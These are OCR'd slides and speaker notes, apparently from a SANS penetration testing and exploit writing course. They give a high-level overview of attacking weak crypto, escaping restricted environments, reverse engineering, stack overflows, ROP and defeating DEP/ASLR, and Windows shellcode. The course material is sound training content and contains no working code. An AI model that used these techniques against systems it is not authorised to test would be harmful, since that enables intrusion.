


Crypto and Pen Testing

- Many pen testers skip over crypto in assessments
  - Math, algorithms, more math, etc.
- With some essential skills, you can recognize failures in weak crypto
- We'll examine general and specific crypto vulnerabilities

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 9

Crypto and Pen Testing
Many penetration testers tend to skip over cryptography in their assessments, since implementation is surrounded in complex mathematics, algorithms and other unfamiliar territory. With some essential skill development, though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have confidence in evaluating and attacking cryptography. We will examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who must occasionally review the implementation of encryption and related systems.




Escape and Escalation

- Manipulating services and libraries for exploitation
- Identification of modern OS protections
- Side-stepping file system defenses
- Breaking from restricted desktops
- Enterprise and mass exploitation

Escape and Escalation

The primary goal of the escape and escalate section is to identify and circumvent modern defenses in place on operating systems and networks. PowerShell provides both an opportunity to exploit and a powerful capacity to manipulate files, processes, and data in Windows enterprise environments. Other third-party attack frameworks, combined with modern Metasploit modules, provide ways to overcome present-day defenses in fully patched environments.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization is necessary in order to establish what remains to be secured or monitored. Side-stepping file system lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on file system location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.




Scripting Skills

- Scripting ties hand-to-hand with fuzz testing
- Automation of tools is essential due to time constraints
- Python and Ruby are great languages
  - Tons of libraries built for security researchers
  - Perl is great, but not a lot of new development
- You must make the plunge into scripting or programming to be successful

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 11

Scripting Skills
Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.

Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. To reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing tool kit. Once obtaining this power, tools can be written and shared, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.



Reverse Engineering

- Understanding Intel and AT&T assembly code
- External function calls versus internal function calls
- Debugging symbols
- Working with disassemblers
- Maximizing the effectiveness of debuggers
- Discovering vulnerable code


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 12

Reverse Engineering

Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus the other. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities that must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and any time they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.




Linux Exploitation

- Understanding system architecture
- Debugging Linux programs
- Linking and loading process
- Identifying privileged programs
- Stack overflows
- Defeating modern OS and compiler-time controls

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 13

Linux Exploitation

A senior penetration tester must understand the inner workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.



Windows Exploitation

- Understanding Windows constructs
  - Thread Information Block
  - Process Environment Block
  - Structured Exception Handling
- Windows stack exploitation
- Return Oriented Programming
- Defeating Exploit Mitigation Controls
- Windows shellcode


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 14

Windows Exploitation
The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific constructs, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable, or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as DEP and ASLR using techniques such as Return Oriented Programming (ROP) to defeat or circumvent them as necessary.

Windows shellcode is also very complex and should be well understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.



Thinking Outside of the Box

- Applications, services, protocols, features, etc., are built to function
  - Security is often an afterthought
  - Programmers code based on RFCs and specifications for vendor interoperability
- Penetration testers must
  - Review the same RFCs and determine ways to break logic
    - There are many ways to code to a standard
  - Work through complex problems to find a solution


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 15

Thinking Outside of the Box
A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendors' products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or code taken from another developer. Code can still be seen in use today from the infamous 1990s port scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers to develop opportunities in order to exploit a coding error. There are many unsafe function calls still supported by languages such as C and C++. This is primarily due to backwards compatibility. Systems libraries must still provide support for unsafe functions, as they may be called by older or poorly coded applications. Functions such as string copy "strcpy()" are infamous for not allowing for any bounds checking. Use of this function almost always results in problems if exposed to a user. Using functions such as "strncpy()", which allows for bounds checking, does not automatically protect the program from being vulnerable. If the size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that it can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside-of-the-box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560 *Network Penetration Testing and Ethical Hacking*, gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope, is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle, which can almost always be solved.



Module Summary


- A senior penetration tester must succeed when others fail
- Those who can think outside of the box are often the most successful
- Skills should range from network attacks through system exploitation
- Reverse engineering and disassembly is an advanced skill

SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 17

Module Summary

